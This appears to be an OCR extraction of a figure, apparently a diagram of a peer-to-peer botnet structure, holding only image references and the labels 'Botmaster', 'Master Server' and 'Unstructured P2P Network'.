
Botmaster


Master Server


Unstructured P2P Network




